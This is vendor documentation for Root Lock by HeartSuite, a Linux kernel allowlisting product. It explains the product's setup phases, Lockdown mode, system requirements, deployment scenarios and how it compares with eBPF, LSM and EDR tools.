Introduction and Overview
Overview of Root Lock by HeartSuite, setup process, and system requirements.
Root Lock by HeartSuite | Humans in Command

Overview: Every attack does three things: run a program, access files, make a network connection. Root Lock by HeartSuite enforces default-deny on all three at the kernel level — per program, not per user. In Lockdown, any program not on the allowlist — including malware running as root — is blocked before it can execute. The immutable seal refuses any change to the allowlist while running, including by root. Undoing Lockdown requires a reboot with physical access. See Mode Switching and Lockdown for the activation prep (per-panel actions/opt-outs including [g] tool restriction, read-only inventory) and mechanism. The Dashboard guides you through a 7-phase journey from installation to Lockdown, always showing your current progress and the Suggested Next Step.
In this section
For detailed installation steps, see Installation. Root Lock by HeartSuite supports both Cloud (pre-installed) and Local (manual install) paths — both converge at the Dashboard after Phase 1 (System Verification).
1 - Root Lock by HeartSuite Overview
Core concepts and purpose of Root Lock by HeartSuite security suite.
Overview: Every attack does three things: run a program, access files, make a network connection. Root Lock by HeartSuite controls all three — per program, not per user. Your SSH server and your web server both run as root; they still get different permissions because they are different programs. Any program not on the allowlist is blocked at the kernel before it can run or cause damage.
Kernel-level enforcement
Root Lock by HeartSuite uses a modified Linux kernel that enforces an allowlist-based security model. No program can execute without an allowlist entry — and each allowlist entry also controls which files the program can read or write, and which network connections it can make. Even if malware is downloaded to a Root Lock by HeartSuite server, the kernel prevents it from running or causing damage.
The Dashboard is the central interface. It tracks your progress through a 7-phase setup journey, shows what’s waiting for review, and always suggests the next step.
The 7 phases
| Phase | Name | Purpose |
|---|
| 1 | System Verification | Confirm kernel and Dashboard are active |
| 2 | Program Allowlisting | Review and approve programs that need to run |
| 3 | Script Launchers | Configure interpreters for Python, Perl, PHP (if applicable) |
| 4 | File Access Allowlisting | Review and approve file read/write access for programs |
| 5 | Internet Access Allowlisting | Review and approve outbound internet connections |
| 6 | Alert Settings | Set up notification channels (email, syslog, webhook) |
| 7 | Lockdown | Activate Lockdown — locked until phases 2–6 are complete |
The security industry patches vulnerabilities one at a time. Root Lock by HeartSuite removes the features attackers rely on — by design.
Most malware escalates privilege by reaching for the same handful of kernel features: eBPF to hide processes, FUSE to redirect reads, overlay filesystems to shadow directories, userspace LSM frameworks (AppArmor, SMACK, Landlock) to pivot through, and unprivileged user namespaces to gain root without credentials.
The Root Lock by HeartSuite kernel is deliberately compiled without them. These primitives are the attack surface, path to root, and bypass vectors the allowlist model exists to close.
A stock Ubuntu kernel ships with over 6,600 loadable modules. The HeartSuite kernel ships with 13 — one config file you can read in an afternoon.
Detection tools like Falco, Cilium Tetragon, and bpftrace watch these features. Root Lock by HeartSuite removes them instead. Nothing to watch. Nothing to bypass. No agent to kill. No race against the attacker. For the layer comparison, see Kernel architecture.
Workloads needing the omitted primitives (on-host containers, local eBPF, rootless) are not a fit by design. See Deployment Scenarios for alternatives.
Features
1. Program Allowlist
An allowlist entry defines what a program is permitted to do — whether it can execute, which files it can read or write, and which network connections it can make. The Root Lock by HeartSuite kernel requires every program to have an allowlist entry before it is permitted to run.
The Dashboard review queues present pending items for approval:
- Programs queue (
[p]) — programs attempting to execute - File Access queue (
[f]) — programs attempting to read or write files - Internet Access queue (
[i]) — programs attempting outbound connections
Each queue manages volume through intelligent grouping — not blind bulk approval:
- Individual review: Items shown one at a time with full metadata (package name, description, category, maintainer, install date)
- Grouped review: Related items (e.g., “847 file reads from /usr/lib/python3/”) presented as a single group with a representative sample shown
- Queue summary: An orientation view of total counts and a breakdown by program shown before reviewing begins
File access is divided into read access and write access. Write access always includes read access. These are approved separately — approving a file read grants read access; approving a file write upgrades to write access.
2. Setup Mode and Lockdown
Root Lock by HeartSuite operates in two modes:
- Setup Mode: The kernel logs all program executions, file accesses, and network connections without blocking them. Use this mode to build the allowlist by reviewing queues and approving programs and their access patterns. The Dashboard guides this process.
- Lockdown: The kernel enforces the allowlist. Programs without an allowlist entry are blocked. Programs that exceed their permissions are blocked.
Activating Lockdown requires all review queues to be empty, alerts to be configured, and an active subscription. The Dashboard presents a precondition checklist. Before the final confirmation, the prep shown during Lockdown activation offers actions and opt-outs (e.g. [u] undo auto-narrowed grants, [p] patch, [g] restrict rm/cp/mv, [x] exclude write conflicts). The inventory and summaries are read-only. It requires typing YES (case-sensitive) to confirm. See Mode Switching and Lockdown for full keys and flow.
3. Lockdown
Lockdown protects the integrity of allowlist entries by making them immutable. Once applied, no changes can be made to the allowlist while the server is running — preventing attackers from modifying the security configuration, even with root access.
After activating Lockdown, the Dashboard offers one reboot option: [r] Reboot — Lockdown active on next boot. Lockdown is engaged automatically on every HeartSuite kernel boot; no program or user, including root, can reverse it at runtime. To make changes, the Dashboard’s Maintenance ([m]) guides you through the correct maintenance path — including a guided 3-step process that boots the Non-HS kernel.
Because access permissions are enforced inside the Root Lock by HeartSuite kernel itself, Root Lock by HeartSuite cannot be circumvented by any program or user, including root, while the Root Lock by HeartSuite kernel is running.
4. File backup and versioning
Root Lock by HeartSuite automatically backs up files in designated directories and prevents all programs from accessing the backups — only Root Lock by HeartSuite itself can reach them. The version manager can restore any version of a backed-up file, regardless of whether it was encrypted, deleted, or modified.
Modern ransomware destroys backup systems before encrypting files — shadow copies and backup agents are typically the first targets. Root Lock by HeartSuite’s backups are not permission-protected: under Lockdown, the kernel itself blocks write access to backup files. No program, including root, can reach them.
The allowlist blocks most attacks at the kernel. When an approved program is compromised, a backup on every write means recovery starts from the moment before damage began — not the last scheduled snapshot.
5. Secure Script Launchers
Allowlist entries can be created for interpreted code such as Python, PHP, and Perl. Root Lock by HeartSuite provides Secure Script Launchers that identify the specific script being run when an interpreter is launched, enabling per-script access control with the same granularity as compiled programs.
Two setup paths
Cloud Path: Launch a pre-installed cloud instance. The Dashboard appears immediately and confirms Phase 1 is complete. Proceed directly to the review queues.
Local Path: Download from heartsecsuite.com, extract, install, and boot the Root Lock by HeartSuite kernel. The System Setup guides you through multiple setup steps with a step counter. Once the Dashboard confirms Phase 1 is complete, both paths merge.
How Root Lock by HeartSuite stands alone
No other product combines all three: enforcement that survives root compromise, standalone operation with no background process or vendor console, and a backup on every file write — not on a schedule, on every write. Each exists separately in other products. Together, they make Root Lock by HeartSuite the right choice for deployments where the security layer itself must be protected from the attacker who is already inside. The allowlist is sealed — immutable on disk, refused at runtime by the kernel itself: no program or user, including root, can modify it while the machine is running. The backup files are protected by the Root Lock by HeartSuite kernel itself, not by filesystem permissions.
Is Root Lock by HeartSuite right for you?
Root Lock by HeartSuite is a strong fit for production servers, closed appliances, regulated workstations, build and CI infrastructure, and AI agent sandboxes. Containers fit as OCI images built and run off-host; running a shared-kernel container runtime directly on a host running the HeartSuite kernel is not a fit by design — the kernel omits the overlay and user-namespace primitives that would reintroduce the attack surface the allowlist model exists to close. Hosts where eBPF-based tooling must run locally require the maintenance kernel for the same reason: the BPF syscall and verifier are deliberately absent. See Deployment Scenarios for a full breakdown.
If you already run Falco, AppArmor, gVisor, or a Linux EDR agent — or a SIEM, NDR platform, or vulnerability scanner — see How Root Lock by HeartSuite Compares to understand which tools Root Lock by HeartSuite replaces, which it runs alongside, how it can be circumvented, and how the operational cost compares to SELinux, EDR, and tools like Zafran — including what changes for patching urgency and alert volume.
To get Root Lock by HeartSuite: launch a pre-installed cloud instance or download the Local Path package from heartsecsuite.com. Both arrive at the Dashboard — Getting Started covers the rest.
2 - The Setup Journey
How Root Lock by HeartSuite guides you from installation to Lockdown through seven phases.
Overview: Root Lock by HeartSuite must complete a guided setup journey in Setup Mode before it can enforce security in Lockdown.
Why Setup Mode is necessary
Root Lock by HeartSuite enforces a default-deny policy: every program must be explicitly approved to execute, to access files, and to make network connections — including programs running as root. Immediately after installation, the allowlist is empty. If the system activated Lockdown at this point, it would block the programs required for boot and shutdown, rendering the system inoperable.
Setup Mode solves this problem. In Setup Mode, Root Lock by HeartSuite logs all activity without blocking anything. You review activity through the Dashboard queues, approve programs and their access, and build an allowlist that reflects the system’s actual workload. Once the allowlist is complete, you activate Lockdown.
Setup Mode is the default after installation. Root Lock by HeartSuite’s automated backup also operates during Setup Mode, capturing versions of protected directories so files can be restored even before Lockdown is active.
The 7 phases
Root Lock by HeartSuite organizes the setup journey into seven phases. The Dashboard tracks progress through each phase and always displays a Suggested Next Step.
| Phase | Name | Description |
|---|
| 1 | System Verification | Confirms the Root Lock by HeartSuite kernel is active and the system is in Setup Mode. Auto-completes on Cloud instances. |
| 2 | Program Allowlisting | Review and approve programs detected during observation from the Dashboard’s Programs queue ([p]). |
| 3 | Script Launchers | Configure Secure Script Launchers for interpreted scripts from the Dashboard’s Launchers ([s]), if applicable. |
| 4 | File Access Allowlisting | Review and approve file reads and writes from the Dashboard’s File Access queue ([f]). |
| 5 | Internet Access Allowlisting | Review and approve internet connections from the Dashboard’s Internet Access queue ([i]). |
| 6 | Alert Settings | Configure at least one push channel (email, syslog, or webhook) from the Dashboard’s Alert Settings ([e]). |
| 7 | Lockdown | Locked until phases 2 through 6 are complete. Activate via the Dashboard’s Lockdown button ([l]): prep shows checklist + per-panel actions/opt-outs (e.g. [u] undo, [p]/[g]/[x]), inventory read-only, then type YES (case-sensitive). |
Cloud vs. Local Path
Cloud Path
Users who launch a pre-installed Root Lock by HeartSuite cloud instance (AWS AMI, GCP image) boot directly into Setup Mode. The Dashboard confirms Phase 1 is complete. The Dashboard appears on first login with the current system state and a Suggested Next Step. No manual verification is required.
Local Path
Users who install Root Lock by HeartSuite on bare-metal or custom VMs follow a longer path:
- Download and extract the installation package.
- Prepare GRUB and install the Root Lock by HeartSuite kernel.
- Root Lock by HeartSuite reads the startup and shutdown logs automatically, rebooting between passes until all startup and shutdown programs are in the allowlist.
- After Phase 1 is complete, the Dashboard appears and the journey merges with the Cloud path.
Both paths converge at the Dashboard after Phase 1. From that point forward, the workflow is identical.
From installation to Lockdown
The following diagram shows the path from installation to Lockdown, including the maintenance cycle.
graph TD
    A[Install Root Lock by HeartSuite] --> B{Cloud or Local?}
    B -- Cloud --> C[Boot instance — Dashboard confirms Phase 1 complete]
    B -- Local --> D["Boot setup runs automatically — reboots between passes"]
    D --> C
    C --> E[Dashboard appears — Suggested Next Step]
    E --> F["Phase 2: Programs queue — approve programs"]
    F --> G["Phase 3: Script Launchers — if applicable"]
    G --> H["Phase 4: File Access queue — approve file access"]
    H --> I["Phase 5: Internet Access queue — approve connections"]
    I --> J["Phase 6: Configure alerts"]
    J --> K["Phase 7: Activate Lockdown"]
    K --> L["[r] Reboot — Lockdown active on next boot"]
    L --> M{Maintenance needed?}
    M -- Yes --> N["Maintenance guides through steps"]
    N --> K
    M -- No --> O[System secured]
Activating Lockdown
Warning
Complete all allowlisting phases in Setup Mode before activating Lockdown. If boot and shutdown programs have not been approved, the system will fail to start or shut down correctly.
When phases 2 through 6 are complete, the Dashboard unlocks Phase 7. The Suggested Next Step will prompt you to activate Lockdown. Activating Lockdown requires typing YES (case-sensitive) to confirm and displays an allowlist summary and precondition checklist before proceeding. Before confirmation, the prep shown during Lockdown activation offers actions and opt-outs (e.g. [u] undo grants, [p] patch, [g] restrict tools from observed usage, [x] exclude — see Mode Switching and Lockdown for details). The inventory is read-only.
After activating Lockdown, the Dashboard offers one reboot option: [r] Reboot — Lockdown active on next boot. Lockdown is engaged automatically on every HeartSuite kernel boot.
Maintenance in Lockdown
To perform system maintenance after activating Lockdown, select Maintenance ([m]) from the Dashboard. The immutable seal is active by default — the Maintenance guides you through a 3-step process across two reboots: removing immutable flags on the maintenance kernel, making changes, then returning to the Root Lock by HeartSuite kernel to review new activity. The Dashboard resumes at the correct step after each reboot.
For full details, see Protecting During Maintenance.
3 - System Requirements
Hardware and software prerequisites for Root Lock by HeartSuite compatibility.
Overview: Root Lock by HeartSuite requires an x86 Linux system running a supported distribution. Debian, Ubuntu-derived, Alpine, and several RPM-based distributions are supported or validated; see the Distro Compatibility Matrix for tiers and versions. It ships with two Root Lock by HeartSuite kernels (5.19 legacy and 6.18 primary) and a set of tools that enforce allowlist-based security at the kernel level.
| Component | Supported |
|---|
| Architecture | x86 (64-bit) |
| Distributions | See Distro Compatibility Matrix — validated: Debian 12/13, Ubuntu 24.04, Rocky 9.7, Fedora 41, CentOS Stream 9, Alpine 3.21; supported: Debian 11, Ubuntu-derived, Alpine 3.x; RPM enterprise (RHEL, AlmaLinux, SLES): customer validation |
| Kernels | Root Lock by HeartSuite kernel 5.19 (legacy), Root Lock by HeartSuite kernel 6.18 (primary) |
Root Lock by HeartSuite supports Debian/Ubuntu-derived and Alpine distributions on x86, plus RPM-based distributions validated in the v1.6.4 release gate (Rocky 9.7, Fedora 41, CentOS Stream 9). Branded RHEL and AlmaLinux are RHEL-compatible — validate on your gold image before fleet Lockdown. Full tiers and notes: Distro Compatibility Matrix.
Kernel
Root Lock by HeartSuite is distributed with two Root Lock by HeartSuite kernels based on mainline Linux: 5.19 and 6.18. One of these kernels must be booted for Root Lock by HeartSuite to function. The Dashboard verifies kernel activation as part of Phase 1 (System Verification) and provides orientation on every boot.
Software compatibility notes
The HeartSuite kernel is deliberately built without several features attackers use for privilege escalation or to bypass controls (eBPF, FUSE, overlay, user namespaces, etc.). These are the attack surface the design removes. Software that needs them runs on the maintenance kernel or a separate system.
The HeartSuite kernel is installed alongside your existing kernel via GRUB — it does not replace it. Setup Mode reveals any compatibility issue before Lockdown enforces: programs that would fail in Lockdown appear in the Dashboard review queues during the observation period. Software not in the table below will run without modification.
| Not available on the HeartSuite kernel | Affects |
|---|
eBPF program loading (CONFIG_BPF_SYSCALL) | Cilium, Falco, Tetragon, Pixie, bpftrace, bcc, Tracee, and other eBPF-based observability and runtime-detection tools |
FUSE (CONFIG_FUSE_FS) | sshfs, s3fs, rclone mounts, NTFS-3G, AppImage, gocryptfs |
Overlay filesystem (CONFIG_OVERLAY_FS) | Standard-host installs: not enabled — overlay filesystems give attackers a path to shadow protected directories. Container-host installs: enabled (CONFIG_OVERLAY_FS=m) — Docker, containerd, Podman, and CRI-O use the overlay2 storage driver. See Deployment Scenarios → Container Hosts. |
| AppArmor, SMACK, Landlock (userspace LSM frameworks) | Snap confinement, Ubuntu default profiles, LXD |
Unprivileged user namespaces (CONFIG_USER_NS) | Rootless containers |
KVM (CONFIG_KVM) | Running Root Lock by HeartSuite as a hypervisor host for virtual machines |
The Root Lock by HeartSuite kernel itself can run as a guest inside KVM, VMware, or other hypervisors — only running virtual machines from within the Root Lock by HeartSuite kernel is unavailable.
These omissions are deliberate. Root Lock by HeartSuite replaces the runtime tools these primitives enable. See Reduced Kernel Footprint and Deployment Scenarios.
4 - Deployment Scenarios
Environments and workloads where Root Lock by HeartSuite’s kernel-level allowlisting fits best.
Overview: Root Lock by HeartSuite enforces a default-deny policy at the kernel level — each program must be explicitly approved to execute, to access files, and to make network connections, including malware running as root. In Setup Mode, the system logs everything it sees so you can review and approve it through the Dashboard queues; Lockdown then enforces what you approved. Patches, new tools, and evolving workloads are added the same way: open a maintenance window — reboot into Setup Mode, install or change what you need, review the new entries in the queues, then re-engage Lockdown. Nothing about this depends on cloud connectivity, a SaaS policy server, or an agent-to-console channel — Root Lock by HeartSuite operates standalone. The HeartSuite kernel is installed alongside your existing kernel via GRUB — you can boot back to it at any time, and Setup Mode surfaces compatibility issues before Lockdown enforces anything. The scenarios below are where that model fits best, followed by the ones where it doesn’t.
Production servers
A web server serves pages. A database answers queries. A reverse proxy forwards traffic. Each has a shape that Setup Mode captures over a few days of logging — the programs that run, the files they touch, the destinations they reach — which you then review and approve in the Dashboard queues before activating Lockdown. Patches, package upgrades, and new services follow the same path: open a maintenance window, install the changes in Setup Mode, approve the new entries, then re-engage Lockdown. The immutable seal goes one step further: while the server runs, even root can no longer change the allowlist. An attacker with root is left with nowhere to go.
CVE-2026-31431 — privilege escalation via AF_ALG — demonstrates what this means. An attacker exploiting it reaches root. On a Root Lock by HeartSuite kernel, that path does not exist — AF_ALG is not compiled in. But even if it had been, Lockdown closes every path from there. The kernel refuses to clear immutable flags. Mount operations are blocked. Writes to the audit log are blocked. Root cannot modify configuration, cannot add a backdoor, and cannot survive a reboot.
See Kernel Security Transparency for the full CVE status table and scanner guidance.
Closed appliances and embedded devices
A kiosk, a point-of-sale terminal, an industrial control gateway, a network appliance, a medical device, a defence endpoint — these systems don’t have interactive users. They have a job. The programs that do the job are fixed. An attacker’s first move is usually to introduce a new one, and Root Lock by HeartSuite blocks that move before it starts. Lockdown extends that protection so even root cannot quietly extend the allowlist while the system runs. File Backup is the recovery layer behind both. The kernel restricts the backup directory to HeartSuite’s own backup tooling — no other allowlisted program, however privileged, can read or overwrite it. So even if an approved program is compromised and corrupts a file, the previous versions remain intact and restorable from the Dashboard’s Backup.
Regulated workstations and analyst systems
In financial, legal, healthcare, and defence workplaces, a workstation’s toolchain is set by policy, not preference. The Dashboard includes review queues that let you approve each tool and add it to the allowlist. Only the tools you approve can execute — everything else is blocked.
Note
Lockdown seals the allowlist against change. The configuration files are made immutable on disk (chattr +i), and the Root Lock by HeartSuite kernel will not accept changes to the allowlist while it’s running — even from root. A compromised user session cannot quietly add an unauthorized tool, because the kernel itself will not accept the change.
In regulated industries — financial services, healthcare, defence — auditors ask a specific question: can an administrator, or an attacker who has compromised an administrator account, disable your security controls? With Lockdown active, the answer is no. No program or user inside the running Root Lock by HeartSuite kernel, including root, can modify the allowlist or disable enforcement. Disabling enforcement requires reaching the boot path itself: a keyboard and monitor on a physical machine, a serial console, or — on a virtual machine — the hypervisor that owns the guest’s disk image and memory. On VMs the hypervisor becomes the outer protective layer; Root Lock by HeartSuite protects everything inside. Platform controls that protect the boot path (measured boot, disk encryption with keys held by the platform, controlled hypervisor access) extend that protection upward. For environments subject to SOC 2, PCI DSS, HIPAA, or ISO 27001, that is a concrete answer to the privileged-access control question — and a clear specification of which controls remain the platform’s responsibility.
For managed security providers, this answer is the same for every HeartSuite-protected server they manage: under Lockdown, no administrator credential, no root session, and no remote path changes the security policy. Bypass requires physical presence. For the competitive comparison on this point, see How Root Lock by HeartSuite Compares.
Build, CI, and release infrastructure
A build host sits at the top of a supply chain. Compromise it, and every downstream consumer is at risk. CVE-2024-27198 — JetBrains TeamCity, unauthenticated RCE — demonstrates what this means. An attacker who reaches a TeamCity server can execute any program without credentials. On a Root Lock by HeartSuite build host, that program has no allowlist entry. The kernel refuses to run it.
A supply chain attacker who compromises the build pipeline itself — using its own credentials and tooling — does not introduce a new program; in the May 2026 TanStack incident, 84 malicious package versions across 42 packages were published in six minutes using valid pipeline credentials. The execution gate fires but does not block: the pipeline already has a valid allowlist entry. The attack is contained, not prevented at execution. The network allowlist still blocks: a compromised build tool cannot reach destinations outside its approved list, regardless of credential validity.
Root Lock by HeartSuite restricts the host to only approved programs, controlling which can execute, which files they can access, and which network connections they can make:
- Compilers, linkers, signing tools, and release scripts you approved in Setup Mode.
- Network destinations they need to fetch dependencies and publish build artifacts.
File Backup keeps versioned copies of signing keys and build output. The kernel restricts those copies to HeartSuite’s backup tooling — a compromised compiler, linker, or signing tool cannot read or overwrite them. So even if an approved tool is compromised, the previous versions remain intact and restorable from the Dashboard’s Backup.
Offline and air-gapped deployments
Some systems cannot assume the network is there. Industrial control networks, defence systems, classified environments, ships, aircraft, and recovery-of-last-resort servers either have no outbound connectivity or cannot be permitted to reach the internet at all. Root Lock by HeartSuite operates standalone — the allowlist lives on the machine, enforcement happens inside the kernel, and logs go to whichever local channel you configure. There is no telemetry upstream and no policy server to round-trip with. An offline Root Lock by HeartSuite system protects exactly the same way as an online one. Cloud-dependent EDRs degrade sharply in these environments; Root Lock by HeartSuite does not.
AI agent and automation sandboxes
Autonomous agents are powerful because they decide what to do next. That is also why they need a cage. Pwn2Own Berlin 2026 added an AI/ML tools category for the first time; every target fell. Run Root Lock by HeartSuite as the guest kernel inside a per-task virtual machine — a Kata Container, a Firecracker microVM, or plain KVM. You build the allowlist once: run a representative agent task in Setup Mode, review and approve the tools it uses through the Dashboard queues, then bake that allowlist into the VM image. Each task VM boots from that image into Lockdown with the allowlist already in force. The allowlist holds for the life of the task. Then the VM is gone. Enforcement is in the guest kernel itself — no LSM module to unload, no userspace shim to detach, no separate agent process to kill from inside the guest. gVisor adds a userspace syscall filter to protect the host from an untrusted guest; Root Lock by HeartSuite is the guest kernel, protecting the workload from an attacker who reaches root inside the VM.
Note
Setup Mode captures the most reliable allowlist when the same programs run in the same way across tasks — repeating activity is what you can review and approve in the Dashboard queues with confidence. Agents that call unpredictable tools at runtime are harder to allowlist than agents whose action space is well-scoped to a defined set of tools.
Container hosts
Docker, containerd, Kubernetes, and CRI-O all run on a Root Lock by HeartSuite host. The installer detects which container engine is present and asks you to choose a Container host or Standard host install. Container host installs include overlay filesystem support and Setup Mode behavior adapted for container runtimes — Setup Mode logs container-runtime programs, overlay mounts, and each container image intended to run under Lockdown so you can review and approve them in the Dashboard queues before activating Lockdown.
Lockdown seals the running container set — the kernel stops accepting new mount operations, including the overlay mounts and bind-mounts every container start requires. The same protection blocks attackers from constructing paths to shadow protected files. Containers running at the moment Lockdown engages continue running. New containers, image pulls, and restarts after exit each require a maintenance window — reboot to Setup Mode, start the containers, return to steady state, and re-engage Lockdown. The Dashboard shows mount-refusal messages from the kernel when a container engine tries to start a new container after Lockdown.
This is the right pattern for long-lived service containers, Kubernetes nodes with a stable pod set, and batch jobs that complete before Lockdown engages.
Where Root Lock by HeartSuite is not a fit
A few workloads are incompatible with the HeartSuite kernel as shipped — by design. The kernel omits overlay filesystems, user namespaces, and the BPF syscall because they are the attack surface, path to root, and bypass primitives the allowlist model removes.
- Hosts requiring continuous container scheduling — dynamic deployments, autoscaling, and pod rescheduling after node loss each require new mount operations that Lockdown refuses. Container hosts with a steady-state workload are supported via the Container-host install above.
- Hosts where eBPF-based tooling must run locally — Falco, Cilium, Tetragon, bpftrace, and similar tools require the BPF syscall, which is deliberately absent. These tools can still observe the HS host from adjacent infrastructure via network taps or log forwarding. For on-host forensics, use strace and /proc inspection.
- Hypervisor hosts running virtual machines — Root Lock by HeartSuite protects workloads running inside a kernel; a hypervisor host runs the inverse model, granting trusted access to guest workloads it does not control. The HeartSuite kernel is built for the first case, not the second. KVM host mode — Root Lock by HeartSuite acting as the hypervisor — is not a supported configuration; the kernel features KVM requires have been compiled out. Root Lock by HeartSuite runs as a VM guest on KVM, cloud hypervisors, and other platforms, and provides kernel-level enforcement inside the guest — which is the deployment shape this product was designed for.
- Systems that require rootless containers — unprivileged user-namespace creation is disabled by policy on the HeartSuite kernel; it is a common path to privilege escalation without credentials. Workloads requiring rootless containers should run on a separate host.
- Applications that update daily or on an unpredictable schedule — each update that adds a new binary, dependency, or network destination requires a maintenance window: open Setup Mode, run the update, approve the new allowlist entries, and re-engage Lockdown. That process fits controlled patch schedules. At daily cadence the overhead is daily. Applications with a predictable update cycle are a better fit.
See System Requirements → Software Compatibility Notes for the full list.
Kubernetes-native runtime security, cross-platform endpoint protection across Windows and macOS, developer per-application sandboxing, and enterprise backup at fleet scale each have dedicated products built for them. Root Lock by HeartSuite is built for one thing: Linux systems where the security policy must survive a compromised root account.
5 - How Root Lock by HeartSuite Compares
How Root Lock by HeartSuite relates to other security tools — what it replaces, what it complements, and how it can be circumvented.
Overview: Root Lock by HeartSuite controls per program whether it can execute, which files it can read or write, and which network connections it can make — including for programs running as root. Standard operating systems grant these rights to users. Ken Thompson built Unix that way in 1969 on an unused PDP-7 at Bell Labs — designed for a small group of trusted researchers, not for networked infrastructure or a world with malware. Every operating system since inherited the decision unchanged. Root Lock by HeartSuite does not. It replaces a set of runtime-confinement and kernel-observability tools whose enforcement can be disabled by an attacker with root. It does not replace your SIEM, network detection, vulnerability scanner, or HIDS — those answer different questions and should be run alongside.
Kernel architecture
| Standard Linux | Root Lock by HeartSuite |
|---|
| Wide kernel + security agent watching it | Minimal kernel — features removed at build time |
| BPF programs enforce blocking policy | BPF syscall deliberately omitted — nothing to unload; closes the verifier attack surface |
| Kernel module driver provides telemetry | No agent module — no module to kill |
| OverlayFS and FUSE enabled for containers | Compiled out — the CVE class disappears with them |
| Config file: 12,000+ lines, audited by tooling | Config file: 5,050 lines, readable by a person |
| Blocking depends on runtime configuration | Blocking is compiled into the binary itself |
graph TB
    Root(["Root attacker"])

    subgraph SL["Standard Linux — runtime layers"]
        EDR["EDR agent\nCrowdStrike · SentinelOne"]
        BPF["eBPF runtime\nFalco · Tetragon · Sysdig"]
        LSM["LSM hooks\nAppArmor · SELinux"]
        K["Kernel binary"]
        EDR --> BPF --> LSM --> K
    end

    subgraph HS["Root Lock by HeartSuite — compiled enforcement"]
        HSK["Kernel binary\nenforcement compiled in\nBPF syscall absent"]
    end

    Root -."kill".-> EDR
    Root -."unload".-> BPF
    Root -."set permissive".-> LSM
    Root -."no path".-> HSK

    style EDR fill:#fdd,stroke:#c44
    style BPF fill:#fdd,stroke:#c44
    style LSM fill:#fdd,stroke:#c44
    style K fill:#eee,stroke:#888
    style HSK fill:#d4f4dd,stroke:#2a7a40
Standard Linux security tools are runtime layers an attacker with root can reach and disable. Root Lock by HeartSuite compiles enforcement into the kernel binary itself — the BPF syscall is absent, so there is no eBPF layer to unload, no agent to kill.
Every published Linux kernel CVE comes with the same question: is that kernel feature compiled into your hosts? For the features Root Lock by HeartSuite has compiled out, the answer is always no — without patching, without policy, without an agent checking.
Most runtime security products sit at Layer 3 (LSM hooks such as SELinux and AppArmor) or Layer 5 (userspace EDR agents such as CrowdStrike Falcon and SentinelOne). Root Lock by HeartSuite sits at Layer 2: enforcement is compiled into the kernel binary itself, not applied to it from outside. That placement is why every bypass in the table below requires physical presence rather than a remote privilege escalation. For the full taxonomy with all products mapped by layer, see Layer Analysis.
Security as economics
For an analysis of attacker cost, defender operational cost, and ROI comparison against SELinux, EDR, Zafran, and CTEM programs, see Security as Economics.
What Root Lock by HeartSuite replaces
The comparison below is scoped to preventive enforcement; telemetry, behavioural analytics, and incident response are addressed separately in What Root Lock by HeartSuite Complements. These products provide runtime confinement or kernel-level enforcement of some kind. Each has a known bypass path. The Root Lock by HeartSuite row is included in the same format for direct comparison — see Circumvention and Recovery below for detail.
| Product | What it does | How it can be disabled | How Root Lock by HeartSuite compares |
|---|
| Falco, Cilium Tetragon, Sysdig Secure, Tracee, bpftrace (eBPF-based runtime detection) | Attach BPF programs to kernel hooks, watch syscall patterns, alert on suspicious behaviour | An attacker with root can unload the BPF program, kill the agent, or disable the BPF syscall | Root Lock by HeartSuite removes the BPF syscall entirely from the kernel. There is no agent to kill and no hook to unload. Enforcement is compiled in. |
